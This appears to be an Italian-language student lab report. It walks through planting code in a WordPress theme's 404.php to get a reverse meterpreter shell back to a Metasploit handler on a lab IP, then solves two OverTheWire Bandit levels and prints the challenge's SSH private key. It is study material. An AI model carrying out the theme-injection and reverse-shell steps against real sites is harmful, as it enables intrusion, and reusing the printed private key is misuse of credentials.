
- lhost =192.168.56.102
- lport=8888

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search multi handler

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persiste
nce
   1   exploit/android/local/janus                           2017-07-31       manual     Yes    Android Janus APK Signature
bypass
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache mod_cgi Bash Environm
ent Variable Injection (Shellshock) Scanner
   3   exploit/linux/local/bash_profile_persistence          1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation      2014-08-07       excellent  Yes    Desktop Linux Password Steal
er and Privilege Escalation
   5   exploit/multi/handler                                                  manual     No     Generic Payload Handler
   6   exploit/multi/http/hp_sitescope_uploadfileshandler    2012-08-29       good       No     HP SiteScope Remote Code Exe
cution
   7   exploit/windows/firewall/blackice_pam_icq             2004-03-18       great      No     ISS PAM.dll ICQ Parser Buffe
r Overflow
   8   exploit/windows/browser/ms05_054_onload               2005-11-21       normal     No     MS05-054 Microsoft Internet
Explorer JavaScript OnLoad Handler Remote Code Execution
   9   exploit/windows/browser/ms13_080_cdisplaypointer      2013-10-08       normal     No     MS13-080 Microsoft Internet
Explorer CDisplayPointer Use-After-Free
   10  exploit/multi/http/maracms_upload_exec                2020-08-31       excellent  Yes    MaraCMS Arbitrary PHP File U
pload
   11  exploit/windows/mssql/mssql_linkcrawler               2000-01-01       great      No     Microsoft SQL Server Databas
e Link Crawling Command Execution
   12  exploit/windows/http/netgear_nms_rce                  2016-02-04       excellent  Yes    NETGEAR ProSafe Network Mana
gement System 300 Arbitrary File Upload
   13  exploit/windows/browser/persits_xupload_traversal     2009-09-29       excellent  No     Persits XUpload ActiveX Make
HttpRequest Directory Traversal
   14  exploit/linux/http/rconfig_ajaxarchivefiles_rce       2020-03-11       good       Yes    Rconfig 3.x Chained Remote C
ode Execution
   15  auxiliary/dos/http/webrick_regex                      2008-08-08       normal     No     Ruby WEBrick::HTTP::DefaultF
ileHandler DoS
   16  auxiliary/dos/http/squid_range_dos                    2021-05-27       normal     No     Squid Proxy Range Header DoS
   17  exploit/linux/http/trendmicro_websecurity_exec        2020-06-10       excellent  Yes    Trend Micro Web Security (Vi
rtual Appliance) Remote Code Execution
   18  exploit/multi/http/wp_ait_csv_rce                     2020-11-14       excellent  Yes    WordPress AIT CSV Import Exp
ort Unauthenticated Remote Code Execution
   19  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persiste
nce


Interact with a module by name or index. For example info 19, use 19 or use exploit/linux/local/yum_package_manager_persist
ence

msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```


METTIAMOCI IN ASCOLTO

Facciamo partire il modulo e ci mettiamo in ascolto verso la porta 8888.






INJECTION DEL CODICE




Come possiamo vedere il multi handler è finalmente in ascolto pronto per ricevere il reverse tcp dal server wordpress. Procediamo così all'injection del codice malevolo all'interno del tema . Una volta iniettato lo salviamo . Per poterlo avviare dobbiamo recarci nel link della pagina php come vedremo nella pagina successiva.



HACK SEMI COMPLETE

Ci rechiamo cosi nel link della pagina :
192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/404.php
Come possiamo vedere si apre una sessione meterpreter all'interno della macchina attaccante . Hack completato.



REPORT OVERTHEWIRE BONUS 1:

Introduzione

OverTheWire è una piattaforma online che offre una serie di giochi di hacking e sicurezza informatica noti come "wargames". Questi giochi sono progettati per aiutare gli utenti a migliorare le proprie competenze in sicurezza informatica attraverso la risoluzione di sfide pratiche.


Uno dei minigiochi più popolari su OverTheWire è "Bandit".

Bandit è una serie di livelli che guida i giocatori attraverso concetti di base della sicurezza e dell'uso della riga di comando Unix/Linux. Ogni livello presenta un problema di sicurezza che deve essere risolto per passare al livello successivo.

Le sfide coprono una varietà di argomenti, tra cui la navigazione del file system, la manipolazione dei file, la comprensione dei permessi dei file, l'uso di strumenti di rete e la decodifica di informazioni.

In sintesi, **OverTheWire** e i suoi minigiochi come Bandit offrono un ambiente educativo e pratico per chi vuole apprendere e affinare le proprie competenze in sicurezza informatica, tramite una serie di sfide interattive e progressive.

Indice:




RISOLUZIONE LIVELLO 12/13

Connessione tramite ssh all'host "**Bandit12**" tramite il comando "**ssh bandit12@13.50.165.192 -p 2220**"

Esecuzione del comando "**ls**" per visualizzare i file presenti sull'attuale directory

Esecuzione del comando "**ls -la**" per identificare anche i possibili file nascosti che possiamo riconoscere tramite il punto posto all'inizio del file o della directory.

Esecuzione del comando "**cat + nome del file**" per visionare il file in questione e il suo contenuto.




Esecuzione del comando ”**mkdir /tmp/acc123**” per la creazione della cartella all’interno della directory dei file temporanei (tmp) che ci servirà successivamente per lo svolgimento dell’esercizio.


```
bandit12@bandit:~$ mkdir /tmp/acc123
```

Esecuzione del comando “**cp data.txt /tmp/acc123**” per copiare il file in questione all’interno della nostra cartella, successivo spostamento tramite il comando “**cd**” nelle sue varie forme per effettuare il cambio della directory.

```
bandit12@bandit:~$ cp data.txt /tmp/acc123
bandit12@bandit:~$ cd ..
bandit12@bandit:/home$ cd ..
bandit12@bandit:/$ ls
bin              boot  drifter  formulaone  krypton  lib32  lib.usr-is-merged  lost+found  mnt  proc  run   sbin.usr-is-merged  srv  tmp
bin.usr-is-merged  dev   etc      home        lib      lib64  libx32             media       opt  root  sbin  snap                sys  usr
bandit12@bandit:/$ cd tmp
bandit12@bandit:/tmp$ ls
ls: cannot open directory '.': Permission denied
bandit12@bandit:/tmp$ cd acc1234
-bash: cd: acc1234: No such file or directory
bandit12@bandit:/tmp$ cd acc123
bandit12@bandit:/tmp/acc123$
```

Visualizzazione dei file presenti, rinominazione del file tramite il comando “mv data.txt data”, esecuzione del comando “xxd -r data > binary” e successiva esecuzione dei vari comandi di “unzip” per effettuare la decompressione dei vari file cercando di trovare la psw di nostro interesse per il collegamento all’host successivo.





Continuazione della decompressione dei vari file, identificazione dell’ultimo file “**file data**”, apertura del file tramite “**cat**” e rivelazione della password utile per l’accesso all’host “**bandit13**”.

RISOLUZIONE LIVELLO 13/14

Esecuzione del comando “**ls**” per visualizzare i file presenti sull’attuale directory e visualizzazione del contenuto del file (chiave privata) utile per il corretto proseguimento dell’esercizio tramite il comando “**cat**”.


```
bandit13@bandit:~$ ls
sshkey.private
bandit13@bandit:~$ cat sshkey.private
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxkkOE83W2cOT7IWhFc9aPaaQmQDdgzuXCv+ppZHa++buSkN+
gg0tcr7Fw8NLGa5+Uzec2rEg0WmeevB13AIoYp0MZyETq46t+jk9puNwZwIt9XgB
ZufGtZEwWbFWw/vVLNwOXBe4UWStGRWzgPpEeSv5Tb1VjLZIBdGphTIK22Amz6Zb
ThMsiMnyJafEwJ/T8PQO3myS91vUHEuoOMAzoUID4kN0MEZ3+XahyK0HJVq68KsV
ObefXG1vvA3GAJ29kxJaqvRfgYnqZryWN7w3CHjNU4c/2Jkp+n8L0SnxaNA+WYA7
jiPyTF0is8uzMlYQ4l1Lzh/8/MpvhCQF8r22dwIDAQABAoIBAQC6dWBjhyEOzjeA
J3j/RWmap9M5zfJ/wb2bfidNpwbB8rsJ4sZIDZQ7XuIh4LfygoAQSS+bBw3RXvzE
pvJt3SmU8hIDuLsCjL1VnBY5pY7Bju8g8aR/3FyjyNAqx/TLfzlLYfOu7i9Jet67
xAh0tONG/u8FB5I3LAI2Vp6OviwvdWeC4nOxCthldpuPKNLA8rmMMVRTKQ+7T2VS
nXmwYckKUcUgzoVSpiNZaS0zUDypdpy2+tRH3MQa5kqN1YKjvF8RC47woOYCktsD
o3FFpGNFec9Taa3Msy+DfQQhHKZFKIL3bJDONtmrVvtYK40/yeU4aZ/HA2DQzwhe
ol1AfiEhAoGBAOnVjosBkm7sblK+n4IEwPxs8sOmhPnTDUy5WGrpSCrXOmsVIBUf
laL3ZGLx3xCIwtCnEucB9DvN2HZkupc/h6hTKUYLqXuyLD8njTrbRhLgbC9QrKrS
M1F2fSTxVqPtZDlDMwjNR04xHA/fKh8bXXyTMqOHNJTHHNhbh3McdURjAoGBANkU
1hqfnw7+aXncJ9bjysr1ZWbqOE5Nd8AFgfwaKuGTTVX2NsUQnCMWdOp+wFak40JH
PKWkJNdBG+ex0H9JNQsTK3X5PBMAS8AfX0GrKeuwKWA6erytVTqjOfLYcdp5+z9s
8DtVCxDuVsM+i4X8UqIGOlvGbtKEVokHPFXP1q/dAoGAcHg5YX7WEehCgCYTzpO+
xysX8ScM2qS6xuZ3MqUWAxUWkh7NGZvhe0sGy9iOdANzwKw7mUUFViaCMR/t54W1
GC83sOs3D7n5Mj8×3NdO8xFit7dT9a245TvaoYQ7KgmqpSg/ScKCw4c3eiLava+J
3btnJeSIU+8ZXq9XjPRpKwUCgYA7z6LiOQKxNeXH3qHXcnHok855maUj5fJNpPbY
iDkyZ8ySF8GlcFsky8Yw6fWCqfG3zDrohJ5l9JmEsBh7SadkwsZhvecQcS9t4vby
9/8X4jS0P8ibfcKS4nBP+dT81kkkg5Z5MohXBORA7VWx+ACohcDEkprsQ+w32xeD
qT1EvQKBgQDKm8ws2ByvSUVs9GjTilCajFqLJ0eVYzRPaY6f++Gv/UVfAPV4c+S0
kAWpXbv5tbkkzbS0eaLPTKgLzavXtQoTtKwrjpolHKIHUz6Wu+n4abfAIRFubOdN
/+aLoRQ0yBDRbdXMsZN/jvY44eM+xRLdRVyMmdPtP8belRi2E2aEzA==
-----END RSA PRIVATE KEY-----
bandit13@bandit:~$
```

Salvataggio della chiave tramite il comando “**echo**” sulla macchina locale.

